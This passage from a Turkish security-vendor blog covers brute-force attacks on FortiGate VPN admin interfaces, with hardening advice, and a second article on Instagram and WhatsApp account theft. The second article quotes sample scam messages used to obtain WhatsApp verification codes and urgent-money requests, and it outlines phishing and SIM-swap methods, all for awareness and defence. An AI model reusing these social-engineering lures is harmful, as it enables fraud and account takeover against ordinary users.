k0t’un yöntemi yeni değil, yaygın. ESET’in H1 2026 telemetrisinde, kurumların dışarıdan gelen ağ saldırısı olarak bildirdiği vakaların %38,4’ü parola tahmini denemelerinden oluşuyor. Tekil açıkların hiçbiri bu paya yaklaşmıyor. Saldırganlar için bir açığın yamalanmasını beklemekten çok daha ucuz bir yol var: yönetim ekranı internete bakan ve parolası tahmin edilebilir bir cihaz bulmak.
Türkiye’deki zemini görmek için internete bağlı cihazların kayıtlarını tutan arama motorlarından birinde 24 Ekim’de sayım yaptık. FortiGate olarak tanınan 9.908 adres var; Türkiye bu listede dünyada 11. sırada. Bunların 8.864’ünde FortiGate’in SSL VPN giriş sayfası açık. 493 adreste ise Palo Alto GlobalProtect portalı çalışıyor. Ayrıca 2.405 FortiGate’te, FortiManager ile merkezi yönetim için kullanılan 541 numaralı bağlantı noktası (FGFM) dışarıya açık. Bu kapı farklı bir risk taşıyor: giriş ekranı sunmuyor ve iki taraflı sertifika doğrulamasıyla çalıştığı için kaba kuvvete açık değil. Tehlike, protokolün kendisinde çıkan açıklarla doğuyor; 2024’te FortiManager tarafında istismar edilen FortiJump (CVE-2024-47575) bunun örneğiydi. Bu bağlantı noktası da yalnızca FortiManager’ın adresine açık olmalı.
Bu sayılar kurban listesi değil. Raporda Türkiye adı geçmiyor ve açık bir giriş sayfası tek başına cihazın ele geçirildiğini göstermiyor. Gösterdiği şey saldırı yüzeyi: k0t’un betiğinin kapısını çalabileceği binlerce adres var ve her biri, parolasının ne kadar güçlü olduğuna ve yapılandırmasının nasıl korunduğuna bağlı olarak ayakta duruyor.
## FortiGate yöneticisi için zincir nerede kopar?

Rapordaki her adım bir önceki adımın başarısına bağlı. Zinciri kırmak için hepsini birden düzeltmek gerekmiyor; ama ne kadar erken bir halkada durdurursanız sonraki adımlar o kadar anlamsızlaşıyor.
### 1. FortiGate yönetim arayüzünü internetten çekin
FortiGate’in yönetim ekranına ve REST API’sine yalnızca iç ağdan ya da VPN üzerinden erişilmeli. Dışarıdan erişim zorunluysa trusted host listesiyle belirli IP adreslerine sınırlayın. k0t’un FortiGate’e girdiği tek yol bu arayüz; dışarıya kapalıysa betiğin deneyeceği bir kapı kalmıyor.
### 2. Yönetici hesaplarını kilitleyin
k0t’un listeleri admin, fortinet, sysadmin gibi yaygın kullanıcı adlarıyla başlıyor. Kişiye özel bir süper yönetici hesabı açtıktan sonra varsayılan admin hesabını kaldırın; her yöneticinin kendi adını taşıyan bir hesabı olsun. Web arayüzüne, SSH’a ve REST API’ye erişen yönetici hesaplarında çok faktörlü doğrulama zorunlu olsun. REST API için kullanıcı adı ve parola yerine, yalnızca belirli IP adreslerinden kabul edilen API anahtarları kullanın. Varsayılan hesap yoksa ve her girişte ikinci faktör isteniyorsa, parola listesiyle çalışan bir betik bir yere varamaz.
Aynı kural kullanıcı tarafı için de geçerli: SSL VPN ve GlobalProtect girişlerine de çok faktörlü doğrulama ekleyin. GlobalProtect kullanıyorsanız CVE-2026-0257 yamasını uyguladıktan sonra açık VPN oturumlarını gözden geçirip sonlandırın; yamadan önce sahte çerezle açılmış bir oturumun hâlâ sürüyor olması mümkün.
### 3. Yapılandırmayı kendi anahtarınızla şifreleyin ve sızmış sayın
private-data-encryption ayarını kendi belirlediğiniz bir anahtarla açın. Cihazınıza yetkisiz giriş olduğundan şüpheleniyorsanız ya da yalnızca yönetim arayüzü uzun süre internete açık kaldıysa, yapılandırmadaki bütün parolaları açığa çıkmış kabul edin: LDAP bağlantı hesabı, yerel kullanıcılar, VPN hesapları. LDAP bağlantısı için kullanılan hesabın yalnızca okuma yetkisi olmalı; etki alanı yöneticisi hesabıyla bağlanan bir güvenlik duvarı, saldırgana doğrudan anahtarı verir.
### 4. Hesap kilitlemeyi ve kayıtları ciddiye alın
Kısa süreli kilitleme k0t’u yalnızca yavaşlatıyor. Kilitleme süresini uzatın ve aynı kaynaktan gelen tekrarlı kilitlenmeleri bir olay olarak inceleyin. Cihazda tanımadığınız bir yönetici hesabı ya da 0.0.0.0/0 olarak değiştirilmiş bir trusted host kaydı görürseniz, cihazın ele geçirildiğini varsayarak hareket edin.
### 5. İçeride meşru araçların kötüye kullanımını görün
Güvenlik duvarı aşıldıktan sonra son savunma hattı uç noktalar. ESET PROTECT’te potansiyel olarak güvensiz uygulamaların tespitini açmak, kurumunuzda kullanılmayan uzaktan yönetim araçlarının ve parola çıkarma araçlarının fark edilmesini sağlar. Kurumda hangi uzaktan erişim aracının onaylı olduğu belliyse, geri kalanını uygulama kontrolüyle engelleyin. ESET Inspect kullanıyorsanız VPN oturumunun hemen ardından gelen toplu LDAP sorgularını ve sunuculardaki Rclone çalışmalarını izleyen kurallar, bu raporun anlattığı zincirin ortasını görünür kılar.
## Bir dakikalık test
Kendi güvenlik duvarınızın durumunu öğrenmek için bir tarama aracına ihtiyacınız yok. Telefonunuzun mobil hattından, kurum ağının dışından, FortiGate’inizin yönetim adresini tarayıcıda açmayı deneyin. Kurumunuzun birden fazla dış IP adresi varsa hepsini, 8443 ya da 10443 gibi standart dışı bağlantı noktalarıyla birlikte deneyin. Giriş ekranı karşınıza geliyorsa, k0t’un listesi de o ekrana ulaşabiliyor demektir. Bugün yapılacak ilk iş, o ekranı yalnızca sizin görebileceğiniz bir yere taşımak.
Ekranın dışarıdan açılmaması ise işin bittiği anlamına gelmiyor. Bu test yalnızca kapının internetten görünüp görünmediğini söyler. Ele geçirilmiş bir iç bilgisayar ya da ağdaki başka bir cihaz aynı yönetim ekranına içeriden ulaşabilir ve şifrelenmemiş bir yapılandırma dosyası orada da aynı parolaları verir. Yönetici hesaplarındaki çok faktörlü doğrulama ve yapılandırmanın kendi anahtarınızla şifrelenmesi, dışarıya kapalı cihazlarda da yapılması gereken işler.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Fidye Yazılımı, Güvenlik açığı, KOBİ, Kurumsal Güvenlik, Ransomware, Siber Güvenlik, VPN
---
### [Instagram ve WhatsApp Hesap Çalma: Türkiye’de Yükselen Tehdit](https://antivirus.com.tr/instagram-ve-whatsapp-hesap-calma-turkiyede-yukselen-tehdit/)
**Published:** Aralık 2, 2025
**Author:** Can Erginkurban
**Excerpt:** Instagram ve WhatsApp, Türkiye’de internet kullanıcılarının en yoğun kullandığı platformlar arasında yer alıyor.
**Content:**
Instagram ve WhatsApp, Türkiye’de internet kullanıcılarının en yoğun kullandığı platformlar arasında yer alıyor. [TÜİK’in 2023](https://data.tuik.gov.tr/Bulten/Index?p=Hanehalki-Bilisim-Teknolojileri-(BT)-Kullanim-Arastirmasi-2023-49407) verilerine göre erkek kullanıcıların yaklaşık %88,7’si WhatsApp, %72,6’sı ise Instagram kullanıyor; kadınlarda da oranlar benzer düzeyde. Bu kadar yoğun kullanım, bu platformları dolandırıcılar için de doğal bir hedef hâline getiriyor.
## Neden Instagram ve WhatsApp?
Türkiye’de sosyal medya ve mesajlaşma uygulamaları günlük hayatın ayrılmaz bir parçası hâline geldi. Toplu taşıma, iş hayatı, okul ve aile içi iletişimde WhatsApp ve Instagram, resmî kanallar kadar etkili. Bu da iki kritik sonucu beraberinde getiriyor:
- Ele geçirilen bir hesap, sadece sahibini değil; “tüm rehberi ve takipçi ağını” doğrudan etkiliyor.
- Dolandırıcılar, “gerçek bir arkadaş / aile üyesi” kimliğine bürünerek, klasik telefon dolandırıcılığından çok daha ikna edici olabiliyor.
Dünya genelinde dijital dolandırıcılık kayıplarının 2023 yılında 1 trilyon ABD dolarını aştığı [tahmin ediliyor](https://www.gasa.org/post/global-state-of-scams-report-2024-1-trillion-stolen-in-12-months-gasa-feedzai). Sosyal medya ve mesajlaşma uygulamaları da bu zararın önemli bir kısmını oluşturuyor. Meta hakkında açılan bir dava dosyasında, yalnızca 2022 yılında günde ortalama 100.000 WhatsApp hesabının ele geçirildiği, 2023’te ise bu sayının 400.000’e kadar çıktığı iddia ediliyor. Bu rakamlar, hesap ele geçirme saldırılarının ölçeğini ortaya koyuyor.
## 2026’da Yeni Boyut: Yapay Zekâ Destekli Saldırılar
2026 itibarıyla hesap çalma saldırılarının bir kısmı artık yapay zekâ araçlarıyla destekleniyor. Saldırganlar, kurbanın açık kaynak (OSINT) izini yapay zekâ ile hızla tarayıp [kişiselleştirilmiş sosyal mühendislik senaryoları](https://antivirus.com.tr/yanlis-ellere-gecen-yapay-zeka-destekli-osint/) kurabiliyor; “acil para” mesajlarında artık sadece yazı üslubu değil, kurbanın sesini taklit eden deepfake ses kayıtları da devreye girebiliyor. Bir yakınınızdan gelen sesli mesaj bile artık tek başına kanıt sayılmıyor — [deepfake mağduru olduğunuzda izlemeniz gereken adımlar](https://antivirus.com.tr/deepfake-kurbani-oldum-ne-yapmaliyim/) klasik hesap kurtarma sürecinden farklılaşıyor. Bu nedenle “farklı kanaldan doğrulama” önerisi de evrildi: artık sadece “arayın” değil, önceden kararlaştırılmış bir [güvenlik kelimesi](https://antivirus.com.tr/guvenlik-kelimesi-nedir-ve-neden-gereklidir/) gibi yapay zekânın taklit edemeyeceği bir doğrulama yöntemi öneriliyor.
## Türkiye’de Tehdidin Görünümü
Türkiye’de Instagram ve WhatsApp hesap çalma vakaları çoğu zaman şu başlıklarla gündeme geliyor:
- “Hesabım çalındı, tüm takipçilerime yatırım dolandırıcılığı mesajı gidiyor.”
- “WhatsApp hesabım ele geçirildi, arkadaşlarımdan para istenmiş.”
- “Instagram’dan telif hakkı ihlali mesajı geldi, linke tıklayınca hesabı kaybettim.”
Şikâyet platformlarında, Instagram hesabı ele geçirilip yatırım veya kripto dolandırıcılığı için kullanılan çok sayıda vaka bulunuyor. Bu vakalarda mağdurların e-posta adresi ve telefon numaraları değiştirilerek hesaba erişimleri tamamen engelleniyor.
Türkiye’de kamuoyuna yansıyan vakalardan biri, ünlü oyuncu Ahmet Mümtaz Taylan’ın WhatsApp hesabının [ele geçirilmesi](https://onedio.com/haber/dolandiricilar-kizilcik-serbeti-nin-abdullah-i-ahmet-mumtaz-taylan-in-whatsapp-hesabini-caldi-1242273). Hesabı ele geçiren dolandırıcılar, oyuncunun yakın arkadaşına mesaj atarak iki ayrı transferde toplam 80.000 TL para göndermesini sağladı. Benzer şekilde, yerel yöneticilerin veya iş insanlarının WhatsApp hesapları ele geçirilerek çevresinden para istendiğine dair haberler de sıkça gündeme geliyor.
Bu örnekler, saldırganların hedef gözetmeksizin hem sıradan kullanıcıları hem de kamuoyunda tanınan kişileri hedef aldığını gösteriyor. Esas amaç, ele geçirilen “güven ilişkisini” kullanarak para veya hassas bilgi elde etmek.
## Saldırganların Kullandığı Yöntemler
### WhatsApp Doğrulama Kodu (OTP) Tuzağı
En yaygın WhatsApp hesap çalma yöntemlerinden biri, \*\*6 haneli doğrulama kodu\*\* üzerinden yürütülen sosyal mühendislik saldırılarıdır.
Tipik senaryo şöyle işler:
1. Saldırgan, kurbanın telefon numarasını ele geçirir veya tahmin eder.
2. WhatsApp’ta ilgili numara için “yeni kurulum” denemesi yapar; kurbanın telefonuna bir SMS doğrulama kodu gelir.
- Saldırgan, kurbana şu tarz bir mesaj gönderir:
- *“Yanlışlıkla sizin numaranıza kod gönderdim, bana iletir misiniz?”*
- *“Çekiliş kazandınız, hesabınızı doğrulamak için gelen kodu yazmanız yeterli.”*
3. Kurban, bu kodu saldırgana ilettiğinde hesabının kontrolünü fiilen devretmiş olur.
Bu tür[ saldırılarda saldırganlar](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/), genellikle “gerçekten tanıdık biriymiş gibi” davranır; bazen kurbanın başka bir hesabını ele geçirip oradan yazışır, bazen de güvenilir bir kurumun temsilcisi gibi konuşur.
### Instagram Telif Hakkı ve “Hesabınız Kapatılacak” Mesajları
Instagram’da en sık görülen hesap çalma senaryolarından biri, sahte “telif hakkı ihlali” veya “marka ihlali” mesajlarıdır. Kullanıcıya, hesabında telif ihlali tespit edildiği, 24 saat içinde itiraz formu doldurmazsa hesabın kalıcı olarak silineceği söylenir.
Bu mesajlar genellikle:
- Resmi Instagram bildirim ekranını taklit eden görsellerle desteklenir.
- Profil linki, kullanıcı adı ve profil fotoğrafı kullanılarak “kişiselleştirilmiş” görünür.
- Kullanıcıya gönderilen link, aslında bir “kimlik avı (phishing)” sayfasıdır.
Kullanıcı bu sahte sayfaya kullanıcı adı, parola ve bazen SMS ile gelen doğrulama kodunu girdiğinde, hesap anında saldırganın kontrolüne geçer.
Instagram ve WhatsApp Türkiyede insanların en yoğun kullandığı platformlar arasında
### Sahte Uygulamalar ve Mobil Kötü Amaçlı Yazılımlar
Android ekosisteminde, Google, Instagram, WhatsApp gibi popüler uygulamaları taklit eden sahte uygulamalarla kullanıcı verilerini çalan çok sayıda kampanya tespit edildi. 2024 yılında yayımlanan bir [raporda](https://thehackernews.com/2024/05/malicious-android-apps-pose-as-google.html), Google, Instagram, Snapchat, WhatsApp ve X’i taklit eden Android uygulamalarının, kullanıcıların giriş bilgilerini çalmak için kullanıldığı ortaya kondu.
ESET Research, mobil kullanıcıları hedefleyen phishing kampanyalarında farklı URL teslim mekanizmaları (otomatik sesli arama, SMS, sosyal medya reklamları) kullanıldığını ve hedefin çoğu zaman bankacılık veya cüzdan uygulamaları olsa da aynı tekniklerin sosyal medya ve mesajlaşma hesapları için de uyarlanabildiğini [raporladı](https://www.matriksdata.com/website/matriks-haberler/sirket/5304675-eset-android-ve-iphone-kullanicilarini-hedefleyen-yeni-bir-finansal-dolandiriciligi-kesfetti-basin-aciklamasi).
Daha yeni bir ESET araştırmasında ise, sahte iletişim uygulamaları (örneğin Signal veya benzeri mesajlaşma uygulaması gibi görünen) üzerinden kullanıcı verilerini çalan yeni Android casus yazılım aileleri [ortaya çıkarıldı](https://www.eset.com/blog/en/home-topics/cybersecurity-protection/cybercriminals-targeting-android-os-are-getting-creative/). Bu da saldırganların yalnızca hesap parolasını değil, doğrudan mesaj içeriklerini ve bildirimleri de hedefleyebildiğini gösteriyor.
### SIM Değiştirme, WhatsApp Klonlama Miti ve Gerçekler
Kullanıcılar arasında sıkça “WhatsApp’ım klonlandı” ifadesi kullanılsa da teknik olarak çoğu vakada yapılan, hesabın başka bir cihaza “taşınması” veya WhatsApp Web oturumu açılmasıdır. Gerçek anlamda SIM değiştirme (SIM swapping) saldırılarında ise:
- Saldırgan, operatör nezdinde hattı kendi kontrolündeki SIM karta taşıtır.
- Banka, e-Devlet, WhatsApp, Instagram doğrulama SMS’leri saldırgana ulaşır.
- Böylece hem finansal hem de sosyal hesaplar zincirleme şekilde ele geçirilebilir.
Bu tür saldırılar, operatör hesabının veya kimlik bilgilerinin ele geçirilmesiyle birleştiğinde son derece ciddi sonuçlar doğurur.
## ESET Perspektifi: Tehdit Nereden Bakınca Nasıl Görünüyor?
### Hesap Ele Geçirme Bir “Sonuç”, Asıl Sorun Davranış ve Hijyen
Instagram ve WhatsApp hesap çalma saldırılarını tek bir teknik açıklamayla sınıflandırmak zor. Çoğu vakada aşağıdakiler bir araya gelerek saldırganlara alan açıyor.
- Zayıf veya tekrar kullanılan parolalar,
- Parola yöneticisi kullanılmaması,
- İki aşamalı doğrulamanın (2FA) kapalı olması,
- Kullanıcıların doğrulama kodlarını paylaşması,
- Bilinmeyen linklere tıklama alışkanlığı
[Araştırmalarımızda](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/), WhatsApp kullanıcılarını hedef alan farklı dolandırıcılık senaryolarının, genellikle rastgele büyük kitlelere uygulandığı ve “deneme–yanılma” mantığıyla çalıştığı, ne yazık ki yeterince kurban bulunduğu için sürdürülebilir kaldığı belirtiliyor.

### Mobil ve Uç Nokta Güvenliğinin Rolü
[ESET’in mobil güvenlik ürünleri](https://play.google.com/store/apps/dev?id=7608143481226674529&hl=tr), zararlı uygulamaları ve kimlik avı bağlantılarını tespit edip engellemeye odaklanıyor. Özellikle hesap ele geçirme zincirinin erken aşamalarında saldırıyı kesebiliyor.
- Sahte WhatsApp / Instagram güncellemesi gibi dağıtılan APK dosyalarının zararlı olarak işaretlenmesi,
- Tarayıcı veya uygulama içi bağlantılarda bilinen phishing alan adlarının engellenmesi,
- SMS ve e-posta üzerinden gelen şüpheli linkler için URL filtreleme
Mobil odaklı phishing kampanyalarına ilişkin [araştırmamız](https://www.eset.com/us/about/newsroom/research/eset-research-discovers-financial-fraud-using-novel-phishing-method-tailored-to-android-and-iphone-users/), saldırganların sahte bankacılık uygulamaları veya destek sayfaları ile mobil kullanıcıları hedef aldığını, benzer tekniklerin sosyal medya ve mesajlaşma hesapları için de kullanıldığını gösteriyor.
### Kimlik ve Parola Yönetimi: Sıfır Güven Bakışı
Sosyal medya ve mesajlaşma hesapları, kurumsal sistemler kadar kritik kimlik varlıkları olarak ele alınmalıdır.
- Her hesap için benzersiz ve güçlü parola,
- Mümkün olan her yerde iki veya çok faktörlü kimlik doğrulama (2FA/MFA),
- Parolaların bir parola yöneticisinde (password manager) saklanması,
- Güvenilmeyen cihaz ve ağlardan giriş yapılmaması
## Örnek Senaryolar
### WhatsApp’tan “Acil Para” İsteyen Arkadaş
Bu senaryoda saldırgan, kurbanın WhatsApp hesabını doğrulama kodu tuzağıyla ele geçirir. Ardından:
- Kurbanın annesine, babasına, kardeşine ve en yakın arkadaşlarına sırayla mesaj atar.
- “Kartım bloke oldu, acil şu hesaba 10.000 TL atman lazım, birazdan geri gönderirim.” benzeri bir senaryo kurar.
- Mesajlarda kurbanın üslubunu taklit etmek için eski sohbetlerden esinlenir.
Çoğu durumda yakın çevreden en az bir kişi, doğrulama için aramadan veya görüntülü konuşma yapmadan parayı gönderir. Oysa ESET’in önerisi, özellikle yüksek tutarlı para talebi içeren tüm mesajlar için **farklı bir kanaldan doğrulama** yapılmasıdır (örneğin bir telefon görüşmesi).

### Instagram İşletme Hesabı Üzerinden Yatırım Dolandırıcılığı
Bir başka sık görülen senaryo, işletme veya influencer hesaplarının ele geçirilmesidir. Hesabı ele geçiren saldırgan:
- Profil fotoğrafını ve gönderileri olduğu gibi bırakır,
- Hikâyelerde “Yatırım fırsatı, garantili kazanç” gibi içerikler paylaşır,
- DM üzerinden takipçilere yüksek kazanç vaat eden sahte kripto veya forex platformu linkleri gönderir.
Bu tip dolandırıcılıklarda:
- Marka itibarı ciddi zarar görür,
- Takipçilerin güveni kaybolur,
- Şirketler hem müşteri kaybı hem de itibar kaybı nedeniyle maddi–manevi tazminat davalarıyla karşı karşıya kalabilir.
### Çalınan Instagram Hesabının Geri Alınamaması
Birçok kullanıcı, hesabı ele geçirildikten sonra Instagram destek süreçlerinde zorlanıyor. Saldırgan, hesaba erişir erişmez:
- Hesaba bağlı e-posta adresini ve telefonu değiştiriyor,
- İki faktörlü doğrulamayı kendi numarasına tanımlıyor,
- Kurtarma kodlarını yeniliyor.
Sonuç olarak, hesap “teknik olarak” yeni sahibine aitmiş gibi görünmeye başlıyor. Kullanıcı kimlik doğrulama videoları gönderse bile hesabı geri alamadığını açıklayan çok sayıda örnek olay bulunuyor.
## Kurumsal Risk: Sadece Bireylerin Sorunu Değil
Kurumsal tarafta, Instagram ve WhatsApp hesaplarının ele geçirilmesi çok ciddi sonuçlar doğurabiliyor:
- Kampanyaların sabote edilmesi,
- Sahte kampanyalarla müşterilerin dolandırılması,
- Veri koruma (KVKK) ihlali ve yasal sorumluluklar,
- CEO veya üst düzey yöneticilerin itibarı üzerinden dolandırıcılık yapılması
Kurumsal hesaplara ilişkin en büyük risklerden biri, bu hesapların çoğu zaman kişisel cihazlar üzerinden yönetilmesi ve aynı cihazda hem kişisel hem kurumsal hesapların bulunması. Bu durumda tek bir cihazda yaşanacak güvenlik zafiyeti hem bireysel hem de kurumsal hesapları hedef hâline getiriyor.
## Bireysel Kullanıcılar İçin ESET’ten Öneriler
### Hesap Güvenliği Ayarları
- WhatsApp’ta İki Adımlı Doğrulama özelliğini (PIN kodu) etkinleştirin.
- Instagram’da İki Faktörlü Kimlik Doğrulama’yı (uygulama tabanlı doğrulama tercih ederek) açın.
- Her iki platformda da kullandığınız parolaların **benzersiz** ve **uzun** olmasına dikkat edin (en az 12 karakter, harf–rakam–sembol karışımı).
### Davranışsal Güvenlik
- Size gelen 6 haneli doğrulama kodunu kimseyle paylaşmayın. Ne WhatsApp ne Instagram ne de “destek ekibi” bu kodu sizden istemez.
- Mesaj içeriği ne kadar inandırıcı olursa olsun, yüksek tutarlı para veya acil talep içeren her mesajı farklı bir kanaldan (telefon, görüntülü arama) doğrulayın.
- Bilinmeyen kaynaklardan gelen linklere tıklamadan önce, adres çubuğunu ve alan adını dikkatle [kontrol edin](https://www.eset.com/us/home/link-checker/). Küçük bir harf farkı bile sahte siteye işaret edebilir.
### Cihaz ve Yazılım Hijyeni
- Android’de mümkün olduğunca sadece resmi mağaza (Google Play) üzerinden uygulama indirin; bilinmeyen kaynaklardan gelen APK dosyalarını kurmayın.
- Telefonunuzda güncel bir mobil güvenlik çözümü (örneğin ESET Mobile Security) bulundurun.
- İşletim sistemi ve uygulamaları güncel tutun; eski sürümlerde kritik güvenlik açıkları bulunabilir.
### Hesabınız Ele Geçirilirse
Hesabınız zaten ele geçirildiyse zaman kritik önem taşır — aşağıdaki adımları sırasıyla uygulayın.
### Instagram hesabınızı geri almak için
*Bu bölüm Ekim 2026’da Instagram’ın güncel kurtarma akışına göre yenilendi.*
Instagram’ın [resmî yardım sayfası](https://help.instagram.com/149494825257596), hesabın türüne göre bazı adımların karşınıza çıkmayabileceğini ama hepsinin denenmesi gerektiğini söylüyor. Önerdiğimiz sıra şöyle:
1. **Önce e-posta kutunuza bakın.** Saldırgan hesaba bağlı e-posta adresini değiştirdiğinde Instagram, eski adresinize security@mail.instagram.com adresinden bir bildirim gönderir. Bu e-postadaki “hesabımı güvene al” bağlantısı değişikliği geri alır. En hızlı yol budur, çünkü saldırgan kısa süre içinde şifreyi ve telefon numarasını da değiştirebilir. E-posta gelen kutusunda yoksa spam ve promosyonlar klasörlerine de bakın.
2. **Giriş bağlantısı isteyin.** Giriş ekranında “Şifreni mi unuttun?” seçeneğine dokunun, kullanıcı adınızı, e-posta adresinizi ya da telefon numaranızı girip “Giriş bağlantısı gönder”e basın. Hesaba bağlı bilgilerin hiçbirine artık erişemiyorsanız [instagram.com/hacked](https://www.instagram.com/hacked/) sayfasındaki adımları izleyin.
3. **Destek talebinde güvenli bir e-posta verin.** Giriş bağlantısı işe yaramazsa mobil cihazdan destek talep edebilirsiniz. Burada yalnızca sizin erişebildiğiniz bir e-posta adresi yazın, sonraki bütün adımlar bu adrese gelir. Hesabınız Facebook’a bağlıysa Facebook ile giriş de bir seçenek, ama önce Facebook hesabınızın güvende olduğundan emin olun.
4. **Kimlik doğrulaması hesabın içeriğine göre değişir.** Profilde sizin fotoğraflarınız varsa Instagram, başınızı farklı yönlere çevirdiğiniz bir selfie videosu ister ve bunu hesaptaki fotoğraflarla karşılaştırır. Video Instagram’da hiçbir zaman görünmez ve 30 gün içinde silinir. Hesapta sizin fotoğrafınız yoksa (örneğin bir işletme ya da ürün hesabıysa) selfie istenmez. Bu durumda Meta destek ekibi, hesabı açarken kullandığınız e-posta adresini ya da telefon numarasını ve kayıt sırasında kullandığınız cihaz türünü (iPhone, Android, iPad) sorar.
5. **Selfie reddedilirse yeni video gönderin.** Instagram, videodan kimliğinizi doğrulayamazsa yenisini göndermenize izin veriyor. Yeni videoyu aydınlık bir yerde, gözlük, şapka ya da maske olmadan, yüzünüz kadrajı dolduracak şekilde çekin. Aynı talebi farklı cihazlardan art arda göndermeyin. Bu, sistemin gözünde bot davranışına benzer ve süreci hızlandırmaz.
6. **Hesabı geri aldığınızda** şifrenizi değiştirin, iki faktörlü doğrulamayı açın, hesaba bağlı e-posta adresiyle telefon numarasının size ait olduğunu kontrol edin, Hesaplar Merkezi’nde tanımadığınız bağlı hesapları kaldırın ve şüpheli üçüncü taraf uygulamaların erişimini iptal edin.
Hesap kurtarma ücretsizdir ve yalnızca Instagram’ın kendi kanallarından yapılır. Bu konudaki paylaşımların yorumlarında “hesabını geri getiririm” diye yazan hesaplar çıkar, bunlar çoğu zaman [kurtarma dolandırıcılığının](https://antivirus.com.tr/dolandiricilarin-ikinci-darbesi-kurtarma-dolandiriciligi/) ilk adımıdır. Meta’nın yapay zekâ destek asistanı da tek başına güvence sayılmaz: bu asistanın kandırılmasıyla [20 binden fazla Instagram hesabının nasıl ele geçirildiğini](https://antivirus.com.tr/metanin-yapay-zeka-destek-botu-instagram-hesap-ele-gecirme/) daha önce anlatmıştık.
### WhatsApp hesabınızı geri almak için
*Bu bölüm Ekim 2026’da WhatsApp’ın güncel kurtarma akışına göre yenilendi.*
WhatsApp’ta saldırganı hesaptan çıkarmanın tek yolu, hesabı kendi telefonunuzda yeniden kaydetmektir. Şifre değiştirmek ya da güvenlik ayarlarıyla uğraşmak, hesap zaten başkasının elindeyse işe yaramaz. [WhatsApp Yardım Merkezi](https://faq.whatsapp.com/1131652977717250/?locale=tr_TR)‘nin tarif ettiği adımlar şöyle:
1. **Hesabı yeniden kaydedin.** WhatsApp’ı kendi telefonunuzda açın, “Tekrar giriş yap” ve ardından “Devam”a dokunun. Telefon numaranızı uluslararası biçimde (+90 ile) girin ve SMS ya da arama yoluyla gelen 6 haneli kodu yazın. Kodu girdiğiniz anda hesabınıza giriş yapılmış diğer bütün cihazlarda oturum kapanır. Bu kodu hiç kimseyle, yakınlarınızla bile paylaşmayın.
2. **İki adımlı doğrulama PIN’i sorulursa paniğe kapılmayın.** Saldırgan hesabı ele geçirince kendi PIN’ini tanımlamış olabilir. PIN’i bilmeseniz bile 6 haneli kodu girdiğiniz anda saldırgan hesaptan çıkarılır, yani hesabı kullanmaya devam edemez. PIN’i kurarken kendi e-posta adresinizi eklediyseniz “PIN’imi unuttum” seçeneğiyle sıfırlama bağlantısı isteyebilirsiniz. Aksi hâlde WhatsApp’ın önerisi 7 gün bekleyip yeniden denemektir.
